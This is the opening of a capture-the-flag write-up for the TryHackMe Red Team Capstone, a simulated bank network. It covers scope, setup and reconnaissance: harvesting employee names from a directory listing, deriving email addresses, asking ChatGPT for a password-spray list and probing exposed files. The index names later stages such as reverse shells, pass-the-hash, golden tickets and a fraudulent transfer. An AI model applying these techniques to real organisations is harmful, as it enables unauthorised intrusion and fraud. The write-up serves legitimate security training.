



Red Team Capstone Challenge Network

Write-Up Submission:
Azkrath

Index

1. About me	6
2. The Challenge	7
2.1. Project Goal	7
2.2. Project Scope	7
2.3. Project Registration	8
2.4. Project Tools	8
3. Preparation	9
4. OSINT	10
4.1. http://web.thereserve.loc	10
4.2. http://vpn.thereserve.loc	15
4.3. http://mail.thereserve.loc	17
5. Perimeter Breach	19
6. Initial Compromise of Active Directory	28
6.1. Domain Escalation	32
7. Full Compromise of CORP Domain	35
8. Full Compromise of Parent Domain	42
9. Full Compromise of BANK Domain	48
10. Compromise of SWIFT and Payment Transfer	53
10.1. Goal execution	61
11. Conclusions	67
11.1. Attack Path	67

Index of figures

Figure 1 - Initial network map	9
Figure 2 - Updating /etc/hosts	9
Figure 3 - E-Citizen Portal	9
Figure 4 - Initial page on the Web application	10
Figure 5 – Meet the Team	11
Figure 6 - Client source code inspection	11
Figure 7 – Names of users as image name	12
Figure 8 - Request to ChatGPT to generate a combo list of passwords	13
Figure 9 - Technologies used in the Web Server	13
Figure 10 - info.php at web.thereserve.loc	14
Figure 11 - Template .ovpn file	15
Figure 12 - Remote address not defined	15
Figure 13 - Subject CN defined as temp4	15
Figure 14 - Server error: 403 Forbidden	16
Figure 15 - Default IIS page	16
Figure 16 - Identified Technologies, including RoundCube	17
Figure 17 - Login page of RoundCube Webmail Application	17
Figure 18 - Port and Service scan using nmap (web.thereserve.loc)	18
Figure 19 - Port and Service scan using nmap (vpn.thereserve.loc)	18
Figure 20 - Port and Service scan using nmap (mail.thereserve.loc)	19
Figure 21 - Accounts compromised	20
Figure 22 - Webmail access	20
Figure 23 - Soft connection reset	21
Figure 24 - Two new routes lead to new machines (10.200.x.21 and 10.200.x.22)	21
Figure 25 - New entries in hosts file	21
Figure 26 - Nmap scan of WRK1	22
Figure 27 - Nmap scan of WRK2	22
Figure 28 – Detectable RDP enabled hosts on the network	23
Figure 29 - Detectable HTTP enabled hosts on the network	23
Figure 30 - Website at 10.200.XXX.201	24
Figure 31 - Static links point to the swift.bank.thereserve.loc domain	24
Figure 32 - Swift Bank application	25
Figure 33 - Nmap scan of the swift.bank.thereserve.loc web application	25
Figure 34 - Login on WRK1 through Remote Desktop	26
Figure 35 - Perimeter Breached	27
Figure 36 - Netcat executable inside the Downloads folder	27
Figure 37 - FULLSYNC task that runs from C:\SYNC\sync.bat	28
Figure 38 - FULLSYNC scheduled task runs every 5 minutes	28
Figure 39 - Full access on the sync.bat file	29
Figure 40 - Setup a listener on port 444	29
Figure 41 - Editing the sync.bat file	29
Figure 42 - Reverse shell with administrative privileges	30
Figure 43 - Command to create an exclusion on the Downloads folder	31

Figure 44 - Creating a new share folder to exfiltrate information	31
Figure 45 - Share enabled	31
Figure 46 - All Kerberoastable accounts	32
Figure 47 - Using Rubeus to perform Kerberoast	32
Figure 48 - Password of user svcScanning cracked	33
Figure 49 - User svcScanning groups	33
Figure 50 - Network Map after Server1 and Server2 compromises	34
Figure 51 - SERVER1 and CORPDC Enumeration	34
Figure 52 - Using the Unconstrained option with Get-NetComputer from PowerView	34
Figure 53 - Coerce the CORPDC to authenticate to Server1	35
Figure 54 - Write ticket to be imported in mimikatz	36
Figure 55 - Import ticket into mimikatz	36
Figure 56 - Dumping the NTLM hash of the Administrator to use with Pass-The-Hash	36
Figure 57 - Using Pass-The-Hash to invoke a shell with the Administrator	37
Figure 58 - Make sure that we have access to CORPDC	37
Figure 59 - PsExec to execute cmd as Administrator@CORPDC	38
Figure 60 - Enable restricted admin with PowerShell	38
Figure 61 - Invoke Remote Desktop using Pass-The-Hash as a restricted admin	38
Figure 62 - Logged in successfully in CORPDC as Administrator	39
Figure 63 - Network Map after CORPDC compromise	40
Figure 64 - List of Domain Trust information	40
Figure 65 - Disabling AV and importing PowerView	41
Figure 66 - Enterprise Admins SID	41
Figure 67 - Child Domain Controller (CORPDC) SID	42
Figure 68 - Dump of the krbtgt NTLM hash	42
Figure 69 - Creating a Golden Ticket	42
Figure 70 - Testing the access to the ROOTDC	43
Figure 71 - PowerShell session in ROOTDC	43
Figure 72 - Adding a new user as an Enterprise Admin	44
Figure 73 - Logged in in the ROOTDC as EA	44
Figure 74 - Network Map after full compromise of the ROOTDC	46
Figure 75 - Remote Desktop at BANKDC	46
Figure 76 - Creating user at BANK Forest	47
Figure 77 - Access at WORK1 machine	48
Figure 78 - Access at WORK2 machine	48
Figure 79 - Access at JMP machine	49
Figure 80 - Network Map as Full Enterprise Admin	50
Figure 81 - BANK Approvers and Capturers	50
Figure 82 - Dump NTLM hashes of Capturers	51
Figure 83 - Password of c.young cracked	51
Figure 84 - C.Young profile in WORK2	51
Figure 85 - JMP machine user profiles	52
Figure 86 - Note for the approver	52
Figure 87 - Reset the a.holt user's password	53

Figure 88 - Access to the JMP machine as a.holt	53
Figure 89 – Saved browser credentials after login	54
Figure 90 - Dashboard of the Approver	54
Figure 91 – Access to WORK1 machine as c.young	55
Figure 92 - No stored credentials	55
Figure 93 - Dashboard of the Capturer (C.Young)	56
Figure 94 - Note for the capturer	56
Figure 95 – Log In with your account	57
Figure 96 – Transfer according to e-citizen parameters	58
Figure 97 – Check your email for the PIN	58
Figure 98 – Confirm your transaction with PIN number	59
Figure 99 – Transaction Confirmed	59
Figure 100 – Forward the transaction	60
Figure 101 – Confirming the forward	60
Figure 102 – Approve the transaction	61
Figure 103 – Confirm the approval	61
Figure 104 - Full Network Compromise	62

1. About me

TryHackMe Username: azkrath

Linkedin: <https://www.linkedin.com/in/f%C3%A1bio-m-75308594/>

Bio: Currently an application security engineer and penetration tester, I've been working in Cyber Security for the past 4 years. I have been working in IT for over 18 years now and have worked in several different fields of IT (IT Technician, Technical Support Operator, Product Support Engineer, Consultant, Software Engineer and Architect, Security Analyst, Pentester/Lead Pentester). Love hacking, computers and all things technology related.

2. The Challenge

The [Red Team Capstone Challenge](#) is an in-depth network challenge simulating a Red Teaming engagement. The challenge includes several phases that will require you to enumerate a perimeter, breach the organization, perform lateral movement and, finally, perform goal execution to show impact, by performing a fraudulent transaction. To best simulate how these engagements usually occur, there are multiple paths that can be used to achieve the final goal.

This is my write-up of the challenge, following a specific path in order to compromise the infrastructure and achieve goal execution.

2.1. Project Goal

The purpose of this assessment is to evaluate whether it is possible to compromise the corporate division and, if so, determine if that allows the compromise of the bank division.

In order to perform the fraudulent transaction, two test banking accounts will be supplied, in order to demonstrate if it is possible to transfer funds between these two accounts, by gaining access to SWIFT, the core backend banking system in place.

The Swift backend exposes an internal web application at <http://swift.bank.thereserve.loc>, which can be used to perform the transactions. To transfer funds, the following flow is provided:

- A customer makes a request that funds should be transferred and receives a transfer code.
- The customer contacts the bank and provides this transfer code.
- An employee with the capturer role authenticates to the SWIFT application and captures the transfer.
- An employee with the approver role reviews the transfer details and, if verified, approves the transfer. This must be performed from a jump host.
- Once approval for the transfer is received by the SWIFT network, the transfer is facilitated, and the customer is notified.

2.2. Project Scope

In-Scope

- Security testing of TheReserve's internal and external networks, including all IP ranges accessible through your VPN connection.
- OSINTing of TheReserve's corporate website, which is exposed on the external network of TheReserve. Note, this means that all OSINT activities should be limited to the provided network subnet and no external internet OSINTing is required.
- Phishing of any of the employees of TheReserve.
- Attacking the mailboxes of TheReserve employees on the WebMail host (.11).
- Using any attack methods to complete the goal of performing the transaction between the provided accounts.

Out-of-Scope

- Security testing of any sites not hosted on the network.
- Security testing of the TryHackMe VPN (.250) and scoring servers or attempts to attack any other user connected to the network.
- Any security testing on the WebMail server (.11) that alters the mail server configuration or its underlying infrastructure.
- Attacking the mailboxes of other red teamers on the WebMail portal (.11).
- External (internet) OSINT gathering.
- Attacking any hosts outside of the provided subnet range. Once you have completed the questions below, your subnet will be displayed in the network diagram. This 10.200.X.0/24 network is the only in-scope network for this challenge.
- Conducting DoS attacks or any attack that renders the network inoperable for other users.

2.3. Project Registration

All red teamers participating in the challenge must register to allow their single point of contact for the engagement to track activities. An email account for communication with the system will also be provided.

To register, you will need to SSH into the e-citizen platform, located at 10.200.XXX.250, where XXX is your assigned subnet at the beginning of the room.

Once you authenticate, you will be able to communicate with the e-Citizen system. Follow the prompts to register for the challenge and save the information you get for future reference. Once registered, follow the instructions to verify that you have access to all the relevant systems.

The VPN server and the e-Citizen platform are not in scope for this assessment, and any security testing of these systems may lead to a ban from the challenge.

As you make your way through the network, you will need to prove your compromises. In order to do that, you will be requested to perform specific steps on the host that you have compromised. Please note the hostnames in the network diagram above, as you will need this information. Flags can only be accessed from matching hosts, so even if you have higher access, you will need to lower your access to the specific host required to submit the flag.

2.4. Project Tools

Several tools are provided that might be useful for the exercise. My take on this challenge was to try to only use the assigned tools or living-of-the-land tools and techniques when possible, minimizing the necessity of external tools like metasploit, msfvenom and other frameworks.

A list of Password policies, a password base list and the restriction of special characters were also provided in the challenge.

3. Preparation




Figure 1 - Initial network map

After reading the Project Brief and Answering the questions, we are presented with the initial network map, showing us 3 different machines.

We start by adding the IP addresses in our hosts file, so that we can resolve hostnames even if we change subnets (if the subnet changes, for whatever reason, we can just update the hosts file with the new subnet assigned):

```
10.200.118.250 ecitizen.thm
10.200.118.11 mail.thereserve.loc
10.200.118.12 vpn.thereserve.loc
10.200.118.13 web.thereserve.loc
```

Figure 2 - Updating /etc/hosts

Downloading the Capstone Challenge resources, we get two files regarding password policies in use and a base list of passwords. We also get a list of common tools to use against the challenge. These resources might come in handy later in the challenge.

Afterwards, we set up our process at the e-citizen communication portal, using the provided SSH details, and registered our account. This portal will be used to prove the compromises by performing specific steps on the hosts compromised.

```
What would you like to do?
Please select an option:
[1] Submit proof of compromise to the SWIFT core backend banking
[2] Verify past compromises to transfers
[3] Verify email access to capture and approve the same transfer
[4] Get hints on the challenge, including a password policy, but you are free to
[5] Exit
```

Figure 3 - E-Citizen Portal

4. OSINT

4.1. <http://web.thereserve.loc>

OSINT, short for Open-Source Intelligence, is a process designed to gather information from public sources and can be performed on a technical form (technologies, versions, etc) and a human form (number of employees, email schema, account name structure, etc). This process is usually incorporated in Passive Reconnaissance and allows us to gather information about our target.

Since the scope indicates that OSINT can only be performed on the corporate website, it might be a good place to start our enumeration process.

We start by checking the three servers identified, and perform some enumeration on the web server:




Figure 4 - Initial page on the Web application

We notice that there is a navigator menu on the top with the tabs “Overview”, “Meet the Team” and “ContactUs”. Since we are gathering information, the “Meet the Team” page might give us some useful information regarding the employees of the organization, the team’s structure, roles, and email addresses:




Figure 5 – Meet the Team

By performing client source code inspection on the images, we can see that we have a path for the team images, and the images identify the user's name:

```

<section id="layout-content">
  <div class="jumbotron title-js">... </div>
  <div class="container">
    ::before
    <div class="panel panel-default">
      <div class="panel-heading">... </div>
      <div class="panel-body">
        ::before
        
        ::after
      </div>
      <div id="result" class="panel-footer">... </div>
    </div>
    <div class="panel panel-default">
      <div class="panel-heading">... </div>
      <div class="panel-body">
        ::before
        
        

```

Figure 6 - Client source code inspection

By accessing the path identified (/october/themes/demo/assets/images/) we can see that a vulnerability of directory listing exists, allowing us to get all the names associated with images.




















web.thereserve.loc//october/themes/demo/assets/images/				
Index of /october/themes/demo/assets/images				
Name	Last modified	Size	Description	
 Parent Directory		-		
 antony.ross.jpeg	2023-02-18 20:17	445K		
 ashley.chan.jpeg	2023-02-18 20:17	429K		
 brenda.henderson.jpeg	2023-02-18 20:17	462K		
 charlene.thomas.jpeg	2023-02-18 20:17	472K		
 christopher.smith.jpeg	2023-02-18 20:17	435K		
 emily.harvey.jpeg	2023-02-18 20:17	446K		
 keith.allen.jpeg	2023-02-18 20:17	406K		
 laura.wood.jpeg	2023-02-18 20:17	560K		
 leslie.morley.jpeg	2023-02-18 20:17	462K		
 lynda.gordon.jpeg	2023-02-18 20:17	510K		
 martin.savage.jpeg	2023-02-18 20:18	435K		
 mohammad.ahmed.jpeg	2023-02-18 20:22	423K		
 october.pn	2023-02-18 19:25	34K		
 october.png	2023-02-18 19:25	34K		
 paula.bailey.jpeg	2023-02-18 20:17	501K		
 rhys.parsons.jpeg	2023-02-18 20:17	478K		
 roy.sims.jpeg	2023-02-18 20:17	435K		
 theme-preview.png	2023-02-15 06:28	40K		
Apache/2.4.29 (Ubuntu) Server at web.thereserve.loc Port 80				

Figure 7 – Names of users as image name

One of the risks associated with this image naming is that there is a strong chance that those names are using the same nomenclature as their corporate email addresses. By looking at the “ContactUs” page, we can see that we can send our CV and other type of documents to applications@corp.thereserve.loc address. This information disclosures the domain used in corporate emails, which allows us to compile a potential list of usernames:

- antony.ross@corp.thereserve.loc
- ashley.chan@corp.thereserve.loc
- brenda.henderson@corp.thereserve.loc
- charlene.thomas@corp.thereserve.loc
- christopher.smith@corp.thereserve.loc
- emily.harvey@corp.thereserve.loc
- keith.allen@corp.thereserve.loc
- roy.sims@corp.thereserve.loc
- laura.wood@corp.thereserve.loc
- leslie.morley@corp.thereserve.loc
- lynda.gordon@corp.thereserve.loc
- martin.savage@corp.thereserve.loc
- mohammad.ahmed@corp.thereserve.loc
- paula.bailey@corp.thereserve.loc
- rhys.parsons@corp.thereserve.loc

Since we also have the password policy and base list, we can start to compile a potential list of passwords to use against some service or authentication form, later on. Although it is possible to use several tools to perform this operation (like crunch), we can just ask ChatGPT to generate a list of passwords by using the password base list and adding a rule including the password policy. Since we are trying to simplify the process, we can use the following prompt:




Figure 8 - Request to ChatGPT to generate a combo list of passwords

With this prompt we manage to generate about 660 different passwords that we might use later in a Brute Force, Password Spray or Credential Stuffing attack.

Using a plugin for the browser called Wappalyzer, we can check on the technologies used by the server, including their versions (if available):




Figure 9 - Technologies used in the Web Server

This information can be useful in order to check for exploits or known vulnerabilities for the technologies and their versions, which might help us achieve a compromise of the server. Although this information can be manually obtained from HTTP headers, Source Code inspection or URL paths, the plugin allows us to get that information way faster, which is important in an engagement.

While navigating through the website, we also manage to identify the info.php, located at <http://web.thereserve.loc/info.php>, which can provide us with more information regarding the technologies in use, internal directories, and configurations:




<div>   web.thereserve.loc/info.php <div>☆</div> </div>	
<div> <div>PHP Version 7.2.24-0ubuntu0.18.04.17</div>  </div>	
System	Linux ip-10-200-52-13 5.4.0-1101-aws #109~18.04.1-Ubuntu SMP Mon Apr 24 20:40:49 UTC 2023 x86_64
Build Date	Feb 23 2023 13:29:25
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/apache2
Loaded Configuration File	/etc/php/7.2/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/apache2/conf.d
Additional .ini files parsed	/etc/php/7.2/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.2/apache2/conf.d/10-opcache.ini, /etc/php/7.2/apache2/conf.d/10-pdo.ini, /etc/php/7.2/apache2/conf.d/15-xml.ini, /etc/php/7.2/apache2/conf.d/20-calendar.ini, /etc/php/7.2/apache2/conf.d/20-ctype.ini, /etc/php/7.2/apache2/conf.d/20-curl.ini, /etc/php/7.2/apache2/conf.d/20-dom.ini, /etc/php/7.2/apache2/conf.d/20-exif.ini, /etc/php/7.2/apache2/conf.d/20-fileinfo.ini, /etc/php/7.2/apache2/conf.d/20-ftp.ini, /etc/php/7.2/apache2/conf.d/20-gd.ini, /etc/php/7.2/apache2/conf.d/20-gettext.ini, /etc/php/7.2/apache2/conf.d/20-iconv.ini, /etc/php/7.2/apache2/conf.d/20-json.ini, /etc/php/7.2/apache2/conf.d/20-mbstring.ini, /etc/php/7.2/apache2/conf.d/20-mysqli.ini, /etc/php/7.2/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.2/apache2/conf.d/20-pdo_sqlite.ini, /etc/php/7.2/apache2/conf.d/20-phar.ini, /etc/php/7.2/apache2/conf.d/20-posix.ini, /etc/php/7.2/apache2/conf.d/20-readline.ini, /etc/php/7.2/apache2/conf.d/20-shmop.ini, /etc/php/7.2/apache2/conf.d/20-simplexml.ini, /etc/php/7.2/apache2/conf.d/20-sockets.ini, /etc/php/7.2/apache2/conf.d/20-sqlite3.ini, /etc/php/7.2/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.2/apache2/conf.d/20-sysvsem.ini, /etc/php/7.2/apache2/conf.d/20-sysvshm.ini, /etc/php/7.2/apache2/conf.d/20-tokenizer.ini, /etc/php/7.2/apache2/conf.d/20-wddx.ini, /etc/php/7.2/apache2/conf.d/20-xmlreader.ini, /etc/php/7.2/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.2/apache2/conf.d/20-xsl.ini, /etc/php/7.2/apache2/conf.d/20-zip.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718.NTS
PHP Extension Build	API20170718.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled

Figure 10 - info.php at web.thereserve.loc

4.2. <http://vpn.thereserve.loc>

Accessing the VPN server, a login page is presented, which requires an internal (corporate) account. This might be a good location to try to brute force our way in. By testing different endpoints, we manage to find /vpn and /vpns, where the first one provides us with a .ovpn template file:




Figure 11 - Template .ovpn file

By looking into the file, we can see two relevant fields, the remote, which has a 10.200.X.X IP address and the Subject CN, which usually identifies the user which the certificate is assigned to, with a value of "temp4".

```
remote 10.200.X.X 1194
resolv-retry infinite
nobind
persist-key
persist-tun
remote-cert-tls server
auth SHA512
data-ciphers AES-256-CBC
key-direction 1
verb 3
```

Figure 12 - Remote address not defined




Figure 13 - Subject CN defined as temp4

This means that the file might not be useful to connect to an internal network without modifications, like defining the remote IP correctly and adding the username to the CN field.

4.3. <http://mail.thereserve.loc>

Accessing the hostname defined for the mail page, we get a server error with an HTTP Status Code 403 – Forbidden:

